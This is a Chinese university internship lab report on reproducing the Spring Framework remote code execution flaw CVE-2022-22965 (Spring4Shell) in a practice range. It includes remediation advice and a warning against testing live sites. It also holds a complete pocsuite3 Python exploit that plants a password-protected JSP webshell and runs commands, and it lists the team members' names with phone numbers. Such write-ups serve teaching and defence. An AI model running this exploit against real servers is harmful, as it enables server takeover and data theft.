**南开大学**

**实习实训漏洞复现报告**

**2023年7月21日**

目录

[1.漏洞复现结论（15分） 1](#_Toc28487)

[1.1风险等级分布 1](#_Toc7481)

[2.工作计划（25分） 1](#_Toc24528)

[2.1工作人员 1](#_Toc13939)

[2.2漏洞对象 1](#_Toc3137)

[2.3漏洞复现阶段 1](#_Toc7909)

[2.4风险等级 2](#_Toc1860)

[3.漏洞复现过程（35分） 2](#_Toc6133)

[3.1 风险管理及规避 2](#_Toc18532)

[3.2测试方法 2](#_Toc4033)

[3.3测试中所用的工具 2](#_Toc28445)

[4. 漏洞复现结果（25分） 3](#_Toc12892)

[4.1 POC插件编写 3](#_Toc32666)

[4.2 漏洞信息 3](#_Toc25120)

# 1.漏洞复现结论（15分）

南开大学实习实训第十一组的安全人员采用科学的漏洞复现步骤于2023年7月18日至2023年7月20日对Spring Framework远程代码执行漏洞进行了全面深入的漏洞复现。


本次共发现漏洞1个，其高危漏洞1个，中危漏洞0个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | Spring Framework远程代码执行漏洞 (CVE-2022-22965) | 9.8 |
| 2 |  |  |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

CVE-2022-29405



CVE-2022-22965 已由 security@vmware.com 分配用于跟踪漏洞 - 当前被评为**严重**性。

# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 王伯雅 | 15503567789 |
| 2 | 组员 | 李佳豪 | 13191110713 |
| 3 | 组员 | 刘哲泽 | 16650717520 |
| 4 | 组员 | 钟雨哲 | 17879630977 |
| 5 | 组员 | 吴帅达 | 13375663376 |

## 2.2漏洞对象

# Spring Framework远程代码执行漏洞

## 2.3漏洞复现阶段

|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 环境搭建 | burpsuite,设置浏览器代理；Linux操作系统（vulhub）或者在春秋靶场内的CVE-2022-22965环境；安装pocsuite3,完成POC本地测试环境搭建。 |
| 漏洞复现 | ①访问网页并且进行抓包，修改红色框中的内容，其内容的简单目的是写入恶意代码到webapps/ROOT目录下的fuck.[jsp文件](https://so.csdn.net/so/search?q=jsp%E6%96%87%E4%BB%B6&spm=1001.2101.3001.7020" \t "https://blog.csdn.net/weixin_45715461/article/details/_blank)中，在访问该文件的时候，需要验证密码pwd之后才能够执行需要执行的命令cmd。 |
| POC插件编写 | 根据命令执行和文件上传POC的模板进行POC的编写。用burpsuite进行抓包，获得路径、数据、headers等，填写到POC中。 |
| 平台提交 | 登录360 POC++平台，提交POC。 |

## 2.4风险等级


|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高危 | 该CVE-2022-22965是在Java 9的环境下，引入了class.module.classLoader，导致了CVE-2010-1622漏洞补丁的绕过，JDK9中存在可以绕过黑名单禁用的类，导致了这个漏洞。 |
| 2 |  |  |

# 3.漏洞复现过程（35分）


①春秋云境开启靶机：

环境：http://eci-2ze8wvg9bxev0fnlbj51.cloudeci1.ichunqiu.com:8080/


②提交数据包，写jsp文件：（在实际利用中，这一步是更改 Apache Tomcat 中的日志记录配置并将日志写入 JSP 文件）



③访问刚才的 JSP webshell，并执行任意命令：



④利用刚刚写入的用户名密码，获取网站目录下的文件：



## 3.1 风险管理及规避

将环境下载到本地进行实验，不要对线上的运营中的网站进行测试，以免造成信息泄露干扰正常运营。

## 3.2测试方法

在本地搭建平台进行漏洞复现，在360指纹平台查询应用指纹，没有找到后提交指纹。通过在burpsuite抓包放包的方式编写poc代码，并在python3的pocsuite3环境下测试poc代码。

## 3.3测试中所用的工具

firefox-latest; pocsuite3; python 3; kali-purple;

burp suite professional v2023.4.2

# 漏洞复现结果（25分）

## 4.1 POC插件编写

①远程代码执行：

# !/usr/bin/env python

# -\*- coding: UTF-8 -\*-

import random

import string

import calendar

import time

from urllib.parse import urlparse

from pocsuite3.api import Output, POCBase, POC\_CATEGORY, register\_poc, requests, VUL\_TYPE

from urllib.parse import quote,unquote

class spring\_core\_rce(POCBase):

vulID = 'CVE-2022-22965'

version = ''

author = ['']

vulDate = '2023-07-18'

createDate = ''

updateDate = ''

references = ['']

name = 'By Wang'

appPowerLink = ''

appName = ''

appVersion = """"""

vulType = VUL\_TYPE.CODE\_EXECUTION

desc = ''''''

samples = ['']

install\_requires = ['']

category = POC\_CATEGORY.EXPLOITS.WEBAPP

def \_verify(self):

result = {}

target = self.url

self.timeout = 5

if target:

try:

self.timeout = 5

Sname = ''.join(random.sample(string.ascii\_letters + string.digits, 5))

Spwd = ''.join(random.sample(string.ascii\_letters + string.digits, 16))

Stime = calendar.timegm(time.gmtime())

vulurl = target

parse = urlparse(vulurl)

headers = {

"Host": "{}".format(parse.netloc),

"suffix": "%>//",

"c1": "Runtime",

"c2": "<%",

"DNT": "1",

"Content-Type": "application/x-www-form-urlencoded"

}

data = "class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22{Spwd}%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix={Sname}&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat={Stime}".format(

Sname=Sname, Spwd=Spwd,Stime=Stime)

try:

r = requests.post(vulurl, data=data,headers=headers, allow\_redirects=False,timeout=self.timeout,verify=False)

except Exception as e:

print(e)

else:

path = "/{Sname}{Stime}.jsp?pwd={Spwd}&cmd=id".format(Sname=Sname, Spwd=Spwd,Stime=Stime)

Gurl = vulurl + path

if r.status\_code == 200 :

try:

time.sleep(10)

resq = requests.get(Gurl,timeout=self.timeout,allow\_redirects=False,verify=False)

print(resq.status\_code)

except Exception as e:

print(e)

return False

else:

if resq.status\_code == 200 and "uid=" in resq.text and "groups=" in resq.text and "gid=" in resq.text:

result['VerifyInfo'] = {}

result['VerifyInfo']['URL'] = Gurl

result['VerifyInfo']['result'] = resq.text

except Exception as e:

print(e)

return self.parse\_output(result)

def \_attack(self):

return self.\_verify()

def parse\_output(self, result):

output = Output(self)

if result:

output.success(result)

else:

output.fail('target is not vulnerable')

return output

register\_poc(spring\_core\_rce)

## 4.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** |  | **漏洞类别** | 远程代码执行 | **CVE-ID** | 2022-22965 |
| **披露/发现时间** | 2023/7/18 | **bugtraq编号** |  | **CNNVD-ID：** |  |
| **提交时间** | 2023/7/20 | **漏洞发现者** |  | **CNVD-ID：** |  |
| **漏洞等级** | 高危 | **提交者** | 王伯雅/  钟雨哲 | **搜索关键词** | 远程代码执行 |
| **影响范围** | Spring Framework 5.3.X < 5.3.18  Spring Framework 5.2.X < 5.2.20 | | | | |
| **来源** | https://www.oracle.com/security-alerts/cpujul2022.html | | | | |
| **漏洞简介** | Oracle Fusion Middleware 的 Oracle WebLogic Server 中引用了第三方框架Spring Framework，在 JDK 9 及以上版本环境下，远程攻击者可利用该漏洞写入恶意代码，实现远程代码执行，成功利用此漏洞可导致 Oracle WebLogic Server 被接管。 | | | | |
| **漏洞详情** | 该漏洞是在Java 9的环境下，引入了class.module.classLoader，导致了CVE-2010-1622漏洞补丁的绕过，JDK9中存在可以绕过黑名单禁用的类，导致了这个漏洞。 | | | | |
| **参考链接** | [【干货】Spring远程命令执行漏洞（CVE-2022-22965）原理分析和思考 - FreeBuf网络安全行业门户](https://www.freebuf.com/articles/network/327546.html)  [Spring Framework远程代码执行漏洞(CVE-2022-22965)风险提示 (qq.com)](https://mp.weixin.qq.com/s/QtFC71efccrSTutvRczhiQ) | | | | |
| **靶场信息** | 本机搭建靶场或春秋云境靶机测试 | | | | |
| **POC** | 见上 | | | | |
| **修复方案** | ①在应用中全局搜索@InitBinder注解，看看方法体内是否调用dataBinder.setDisallowedFields方法，如果发现此代码片段的引入,则在原来的黑名单中，添加{“class.","Class.”,“.class.”,“.Class.”}。(注:如果此代码片段使用较多，需要每个地方都追加)  在应用系统的项目包下新建以下全局类，并保证这个类被Spring 加载到(推荐在Controller所在的包中添加)。完成类添加后，需对项目进行重新编译打包和功能验证测试，并重新发布项目。  ②WAF等安全组件防护  在WAF等网络防护设备上，根据实际部署业务的流量情况，实现对“class.”“Class.”“.class.”“.Class.”等字符串的规则过滤，并在部署过滤规则后，对业务运行情况进行测试，避免产生额外影响。  ③官方修复  当前 Spring Framework 官方已发布最新版本，建议受影响的用户及时更新升级到最新版本。链接如下：  https://github.com/spring-projects/spring-framework/tags  注：Spring Framework 5.3.18和Spring Framework 5.2.20是 Spring 官方提供的两个安全版本（截止至3月31日） | | | | |